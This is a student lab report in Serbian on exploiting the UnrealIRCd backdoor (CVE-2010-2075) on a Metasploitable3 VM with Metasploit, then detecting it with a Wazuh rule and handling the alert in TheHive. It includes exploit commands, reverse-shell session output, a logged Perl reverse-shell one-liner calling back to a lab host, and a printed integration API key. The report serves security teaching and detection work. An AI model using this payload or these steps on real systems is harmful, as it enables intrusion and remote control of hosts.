

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:

Datum:

Pregled Ranjivosti

Za svaku eksploatisanu ranjivost:

1. CVE-2010-2075

1.1 Informacije o ranjivosti

ID ranjivosti (CVE): CVE-2010-207

Pogođen servis: UnrealIRCd

CVSS ocena: 10

Severity: Critical

Opis ranjivosti: Udaljeni IRC server koristi verziju UnrealIRCd koja ima backdoor, što omogućava napadaču da izvrši proizvoljan kod na pogođenom hostu.

1.2 Opis eksploita

Izvor eksploita: Metasploit (unix/ircd/unreal_ircd_3281_backdoor)

Metod eksploatacije:

Nakon uspostavljanja veze i dobijanja bannera sa servera (što je uobičajena informacija o verziji i konfiguraciji servera), exploit šalje komandnu koja počinje sa „AB;“ a zatim sa kodiranim payload-om. Taj niz aktivira zadnja vrata na serveru i omogućava izvršavanja proizvoljnog koda.

Proces Eksploatacije

Za svaku eksploatisanu ranjivost:

2.1 Podešavanje eksploita

Ranljiv cilj: Cilj je bio Metasploitable3 virtualna mašina. Potrebno je da instalirana verzija Unrealircd bude 3.2.8.1 i da servis bude pokrenut.

Alati za eksploataciju: Metasploit

2.2 Koraci eksploatacije

Link do repozitorijuma sa exploitom: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/irc/unreal_ircd_3281_backdoor.rb

Nakon što smo podesili Metasploitable3 virtualnu mašinu (detalji u prošloj sekciji) potrebno je pokrenuti Metasploit command line tool na host mašini. Zatim se pokreću sledeće komande:
search unrealircd > use unix/ircd/unreal_ircd_3281_backdoor > options > set rhost
192.168.1.105 > set rport 6697 > exploit

Exploit salje zahtev koji pocinje sa AB; za cime ide payload. Payload sadrzi skriptu za otvaranje sesije prema host racunaru.

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      192.168.1.105        no        The local client address
  CPORT      6697                 no        The local client port
  Proxies    192.168.1.105        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.105        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6697                 yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.102    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target
```

2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

```
Abort session 3? [y/N] y

[*] 192.168.1.105 - Command shell session 3 closed. Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.105:6697 - Connected to 192.168.1.105:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.105:6697 - Sending backdoor command...
[*] Command shell session 4 opened (192.168.1.102:4444 -> 192.168.1.105:37964) at 2024-12-08 20:21:07 +0100

whoami
boba_fett
```

Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

ID pravila: 100103

Opis: Atribut regex traži unose u iz log fajla koji sadrže tekst koji predstavlja ključne karaktere iz kojih se izvršava proizvoljni kod. To su karakteri **AB**; Id pravila predstavlja jedinstveni identifikator, dok level predstavlja nivo opasnosti koju definisani napad predstavlja. Level 15 kreira high severity alert. Group atributi predstavljaju oznake koje će alert da dobije nakon kreiranja. Koristi se za filtriranje.


```
<rule id="100103" level="15">
  <regex>AB;</regex>
  <description>UnrealIRCD attack detected</description>
  <group>unrealircd,</group>
</rule>
```

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Na target mašini je instaliran Wazuh-Agent i podešena je env varijabla

(**WAZUH_MANAGER="192.168.1.104" apt-get install wazuh-agent**) koja kreira vezu između agenta i Wazuh Manager-a.



```
Terminal - root@metasploitable3-ub1404: ~
File Edit View Terminal Tabs Help
Setting up systemd-services (204-5ubuntu20.31) ...
Installing new version of config file /etc/systemd/logind.conf ...
Setting up libpam-systemd:amd64 (204-5ubuntu20.31) ...
Installing new version of config file /etc/init/systemd-logind.conf ...
systemd-logind start/running, process 9388
Setting up libsystemd-login0:amd64 (204-5ubuntu20.31) ...
Setting up init-system-helpers (1.14ubuntu1) ...
Setting up systemd (204-5ubuntu20.31) ...
Initializing machine ID from D-Bus machine ID.
systemd start/running, process 9438
Processing triggers for libc-bin (2.19-0ubuntu6) ...
Processing triggers for ureadahead (0.100.0-16) ...
root@metasploitable3-ub1404:~# systemctl daemon-reload
root@metasploitable3-ub1404:~# systemctl enable wazuh-agent
Failed to issue method call: No such file or directory
root@metasploitable3-ub1404:~# /var/ossec/bin/wazuh-control start
Starting Wazuh v4.9.2...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
root@metasploitable3-ub1404:~#
```

Prikupljanje logova:

Prikupljaju se logovi generisani pomocu tcpdump:

/var/log/unrealircd_log.txt

3.3 Proces detekcije

Opišite proces detekcije:

Primititi sledeci log koji sadrzi **AB**; ključne karaktere za backdoor.

```
> Dec 8, 2024 @ 20:27:23.314 input.type: log agent.ip: 192.168.1.105 agent.name: metasploitable3-ub1404 agent.id: 001 manager.name: viada-VirtualBox
rule.firedtimes: 4 rule.mail: true rule.level: 15 rule.description: UnrealIRCD attack detected rule.groups: local, syslog, sshd,
unrealircd rule.id: 100103 location: /var/log/unrealircd_log.txt id: 1733686043.33315 full_log: E...@.....i...f.)....=
$....P....q...irc.TestIRC.net 451 AB;perl :You have not registered timestamp: Dec 8, 2024 @ 20:27:23.314 _index: wazuh-alerts-4.x-20
24.12.08

> Dec 8, 2024 @ 20:27:23.289 input.type: log agent.ip: 192.168.1.105 agent.name: metasploitable3-ub1404 agent.id: 001 manager.name: viada-VirtualBox
rule.firedtimes: 3 rule.mail: true rule.level: 15 rule.description: UnrealIRCD attack detected rule.groups: local, syslog, sshd,
unrealircd rule.id: 100103 location: /var/log/unrealircd_log.txt id: 1733686043.32838 full_log: E...Y.@.....f...i...).....=
$P...'...AB;perl -MIO -e '$p=fork;exit;if($p);foreach my $key(keys %ENV){if($ENV{$key}~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.102:4444");STDIN->fdopen($c,r);$~>fdopen($c,w);while(<){if($$_~/(.*)/){system $1;}};' timestamp: Dec 8, 2024
```

Podaci o detektovanom napadu unutar Wazuh interfejsa

Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:

Za povezivanje Wazuh-a i TheHive-a ispraćen je tutorijal sa sledećeg linka:

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

```
vlada@vlada-VirtualBox: ~/thehive/docker/prod1-thehive x root@vlada-VirtualBox: /var/ossec/etc
GNU nano 7.2 ossec.conf
<alerts_log>yes</alerts_log>
<logall>no</logall>
<logall_json>no</logall_json>
<email_notification>no</email_notification>
<smtp_server>smtp.example.wazuh.com</smtp_server>
<email_from>wazuh@example.wazuh.com</email_from>
<email_to>recipient@example.wazuh.com</email_to>
<email_maxperhour>12</email_maxperhour>
<email_log_source>alerts.log</email_log_source>
<agents_disconnection_time>10m</agents_disconnection_time>
<agents_disconnection_alert_time>0</agents_disconnection_alert_time>
<update_check>yes</update_check>
</global>
<integration>
  <name>custom-w2thive</name>
  <hook_url>http://127.0.0.1:9000</hook_url>
  <api_key>qSq4AoC4wgV4tNHqIq9uxB3KH+uD6hY3</api_key>
  <alert_format>json</alert_format>
</integration>
<alerts>
```

Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Nakon toga potrebno je kliknuti na alert i otvoriti slučaj. Ispod se nalaze screenshot-ovi TheHive alert-a.

⚠ Your license is invalid. Contact admin user or [register now](#) to continue.

Alerts									
Enter a case number									
default* Quick Filters Export list									
<input type="checkbox"/>	New	M	Wazuh agent stopped.	-	wazuh_alert	Observables	1	?	O. 08/12/2024 20:20
New 4 minutes ago			agent_id=001 agent_name=metasploitable3-ub140... wazuh		wazuh	TTPs	0		C. 08/12/2024 20:20
			rule=506 agent_ip=192.168.1.105		6b895b				U. 08/12/2024 20:20
			None						
<input type="checkbox"/>	New	M	Log file size reduced.	-	wazuh_alert	Observables	1	?	O. 08/12/2024 20:16
New 9 minutes ago			agent_id=001 agent_name=metasploitable3-ub140... wazuh		wazuh	TTPs	0		C. 08/12/2024 20:16
			rule=592 agent_ip=192.168.1.105		ec8449				U. 08/12/2024 20:16
			None						
<input type="checkbox"/>	New	M	UnrealRCD attack detected	-	wazuh_alert	Observables	1	?	O. 08/12/2024 20:13
New 12 minutes ago			rule=100103 agent_id=001 agent_name=metasploitable3-ub140...		wazuh	TTPs	0		C. 08/12/2024 20:13
			wazuh agent_ip=192.168.1.105		12e6b9				U. 08/12/2024 20:13
			None						
<input type="checkbox"/>	New	M	UnrealRCD attack detected	-	wazuh_alert	Observables	2	?	O. 08/12/2024 20:13
New 12 minutes ago			rule=100103 agent_id=001 agent_name=metasploitable3-ub140...		wazuh	TTPs	0		C. 08/12/2024 20:13
			wazuh agent_ip=192.168.1.105		a4965e				U. 08/12/2024 20:13
			None						
<input type="checkbox"/>	New	M	Log file size reduced.	-	wazuh_alert	Observables	1	?	O. 08/12/2024 20:13
New 12 minutes ago			agent_id=001 agent_name=metasploitable3-ub140... wazuh		wazuh	TTPs	0		C. 08/12/2024 20:13

5.4.4-1 < Previous 0 - 30 of 2490 Next > Show 30

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

→

UnrealIRCD attack detected

V

2504

Unassigned

Source

wazuh

Reference

1d3969

Type

wazuh_alert

Occurred date

08/12/2024 20:27

Status

New

Time metrics

Detection

< 1 second

Alerts / wazuh_alert (#1d3969) / Description

Enter a case number

🇬🇧 ? ⓘ ⚡

📄 🔍 🔄 🔄 🔄 🔄 🔄 🔄

General Observables (1) TTPs (0) Attachments Similar Cases Similar Alerts Responders History

Title

UnrealIRCD attack detected

Tags

[rule=100103 [agent_id=001 [agent_name=metasploitable3-ub140... [wazuh [agent_ip=192.168.1.105]]]]

Description

Timestamp

key	val
timestamp	2024-12-08T20:27:23.314+0100

Rule

key	val
rule.level	15
rule.description	UnrealIRCD attack detected
rule.id	100103
rule.firedtimes	4

Comments